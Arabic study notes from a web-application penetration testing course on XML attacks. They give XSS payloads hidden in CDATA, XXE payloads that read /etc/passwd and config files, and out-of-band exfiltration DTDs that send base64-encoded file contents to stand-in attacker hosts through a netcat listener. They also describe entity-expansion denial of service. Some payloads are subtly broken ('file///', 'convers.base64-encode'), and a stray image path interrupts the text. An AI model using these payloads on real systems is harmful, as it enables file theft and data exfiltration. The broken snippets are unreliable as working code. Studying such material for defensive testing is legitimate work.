هذه ملاحظات تمت كتابتها خلال دراسة منهج الـ WAPTX

(https://www.elearnsecurity.com/course/web_application_penetration_testing_extreme/)

المعلومات الوارد ذكرها قد تحتمل الخطأ، لذلك التأكد من كل ما ورد هنا يقع تحت مسؤوليتك (الملاحظات بحسب المذكور في المنهج الخاص بهم)

كما أبرئ ذمتي أمام الله من كل من يستغل هذا العلم في أذية المسلمين، فالغرض الوحيد من مشاركة هذه الملاحظات هو إثراء المحتوى العربي في هذا المجال ورفع مستوى الوعي فقط.

خَارطة الملاحظات:

- **XML Attacks**
    1. XML Tag Injection
        - 1.1 Testing
        - 1.2 XML & XSS
    2. XML External Entity
        - 2.1 Private
            - **2.1.1 Resource inclusion**
                - **1 - Parameter Entities**
                - **2 - php://filter**
            - **2.1.2 Out-Of-Band (OOB) Data retrieval**
                - **1 - OOB via HTTP**
                    - **1.1 Testing**
                    - **1.2 XXE Injection (OOB via HTTP)**
        - 2.2 Public
    3. XML Entity Expansion
    4. XPath Injection

XML Tag Injection -1

Testing - 1.1

اختبر كل الـ elements ومدخلات المستخدمين الممكنة بأحد هذه الـ metacharacter والتي ستقوم بكسر الـ structure الخاص بملف الـ xml في الـ server ، وبالتالي سيقوم الـ parser بطباعة جملة الخطأ المتعلقة بالـ Syntax (Exception)

- < > " ' &

XML & XSS - 1.2

- **Syntax:** <![CDATA[place the data here, it might work for escaping]]>
- **أمثلة على بعض الـ payloads:**
  1. **Escaping alert:** <script><![CDATA[alert]]>("XSS")</script>
  2. **Escaping parentheses:** <![CDATA[<]]>script<![CDATA[>]]>alert('XSS') <![CDATA[<]]>/script<![CDATA[>]]>

XML External Entity Injection (XXE) -2

نوعين من الـ External Entity :

2.1 Private

- **Syntax:** <!ENTITY name SYSTEM "URI">
- **Example:**

```
<!DOCTYPE message [
<!ELEMENT sign (#PCDATA)>
<!ENTITY x SYSTEM "http://my.site/copyright.xml">
]>
<sign>&x;</sign>
```

- **ملاحظة مهمة:**

خانة الـ URI ليست محصورة بالـ HTTP protocols بالإمكان استخدام : FILE, FTP, DNS, PHP .. etc

- **أمثلة على بعض الـ payloads:**

2.1.1 Resource inclusion:

- **Example:**

```
<!DOCTYPE message [
...
<!ENTITY xxe_file SYSTEM "file///etc/passwd">
]>
<message>
..
<body>&xxe_file;</body>
</message>
```

- **ملاحظة مهمة:**

إذا كان الملف المراد جلبه يحتوي على characters تعتبر من الـ metacharacter الخاصة بالـ XML parser فبالغالب ستفشل عملية جلب الملف، لذلك يجب عمل encoding للملف المراد جلبه إذا كان يحتوي على أحد هذه الأحرف المحجوزة في اللغة، يوجد عدة طرق منها:

1- Parameter Entities:

الـ payload التي يتم حقنها في المتغير المصاب :

```
<!DOCTYPE message [
```

```
<!ENTITY % a “<![CDATA[” >
<!ENTITY % xxe_file SYSTEM “file///path/config.php”>
<!ENTITY % z “]]>” >
<!ENTITY % ExternalDTD SYSTEM “http://hackerSite/evil.dtd”>
%ExternalDTD;
]>
<message>
..
<body>&join;</body>
</message>
```

محتوى ملف evil.dtd (على خادم خاص بالمخترق):

```
<!ENTITY join “%a;%xxe_file;%z;”>
```

2- php://filter:


- **Example:**

```
<!DOCTYPE message [
<!ENTITY xxe_file SYSTEM “php://filter/read=convert.base64-encode/resource=file:///path/config.php”>
]>
<message>
..
<body>&xxe_file;</body>
</message>
```

2.1.2 Out-Of-Band (OOB) Data retrieval:

- **الفكرة:** في بعض الهجمات التي ينفذها المخترق تكون عملية تنفيذ الهجوم وإستيراد البيانات (قراءة الملفات الحساسة .. إلخ) عن طريق نفس القناة same channel ، وفي بعض الحالات الأخرى تكون الثغرة موجودة لكن لا يستطيع المخترق الإستفادة منها وجلب البيانات التي يريدها عن طريق نفس القناة التي ينفذ من خلالها الهجوم (غالبًا بسبب أحد أنظمة الحماية أمام الجهاز المصاب بالثغرة)، بالتالي يلجأ المخترق هنا إلى إستخدام قناة أخرى يُمرّر عن طريقها البيانات ، **مثلًا**: تُنفّذ الهجمة عن طريق الـ HTTPS or HTTP ويتم جلب البيانات عن طريق الـ DNS .

هذه الصورة قد تلخص العملية:



1- OOB via HTTP :

Testing - 1.1:

في حالة كانت عملية الـ injection لا تُعيد لنا النتائج التي حاولنا قراءتها ، فقد يكون الـ application لايزال يحتوي على الثغرة لكن من غير الممكن الحصول على الـ Response منه عن طريق نفس القناة التي أجرينا الهجوم من خلالها، لذلك في مثل هذه الحالة نجرب جلب البيانات عن طريق قناة أخرى ، مثل HTTP

الخطوات كالتالي:

1 - في البداية نقوم بإعداد الـ listening server عن طريق الـ netcat بالأمر التالي (بالإمكان الإستعانة بأداة xxeserve لمحاكاة بعض الخطوات بدل الطريقة اليدوية):

```
sudo netcat -vlp  1337  -k -w 1
```

2 - نعيد عملية الحقن السابقة ، ولكن نقوم بإستخدام الـ HTTP URI ، والذي يعني بأننا سنجعل الـ Server المصاب يقوم بإرسال GET Request الى الـ Server الخاص بنا ، في حالة وصلنا الـ GET Request فهذا يعني أن المتغير لا يزال مصاب بهذه الثغرة

```
<!DOCTYPE test [
<!ENTITY fakeEntity SYSTEM “http://[hackerIP]:1337/XXE_OOP_TEST1”>
]>

<message>
<body>&fakeEntity;</body>
</message>
```

XXE Injection (OOB via HTTP) - 1.2

الـ payload التي يتم حقنها في المتغير المصاب :

```
<!DOCTYPE message [
<!ENTITY % EvilDTD SYSTEM “http://hackerSite/evil_oob.dtd”>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
<message>
..
<body>Hello world!</body>
</message>
```

محتوى ملف evil_oob.dtd (على خادم خاص بالمخترق):

```
<!ENTITY % resource SYSTEM “php://filter/read=convers.base64-
encode/resource=file:///c:/windows/win.ini”>
<!ENTITY % LoadOOBEnt “<!ENTITY &#x25; OOB SYSTEM
‘http://xxe.hacker.site:2108/?p=%resource;’>”>
```

- **ملاحظات مهمة:**
  - خلال جلب الملف يجب أن نأخذ بعين الإعتبار أن بعض الملفات قد تحتاج لعمل encoding لها خلال عملية إرسالها للـ Server الخاص بنا حتى لا نواجه أي مشاكل (اطلع على الجزء السابق : **Parameter Entities or PHP filter**)
  - إذا قمنا بإستخدام الـ Base64 في عملية الـ encoding فكل **+** سيتم إستبدالها بـ **مسافة** بسبب الـ URL encoding ، بالتالي عند عملية الـ decoding يجب علينا إستبدال هذه المسافات بـ **+** حتى نحصل على المخرج الصحيح.

بعد جلب البيانات نستطيع عمل decode لها عن طريق التعليمة الآتية (مع إستبدال المسافات بـ +) :

```
Cat ExfiltratedFile | tr ‘ ‘ ‘+’ | base64 -d
```

2.2 Public

غير مُكتمل.

3- XML Entity Expansion (XEE)

عبارة عن هجمة Denial of service ، تكمن الفكرة الأساسية بتعريف العديد من الـ Nested Entities ومن ثم إرسال هذه الـ Payload إلى الـ Parser حتى يقوم بترجمتها، والناتج عندما يقوم الـ Parser بترجمة الـ payload المرسله هو مساحة ضخمة يتم حجزها في الذاكرة لتخزين قيم الـ Entities .

4- XPath Injection

غير مُكتمل.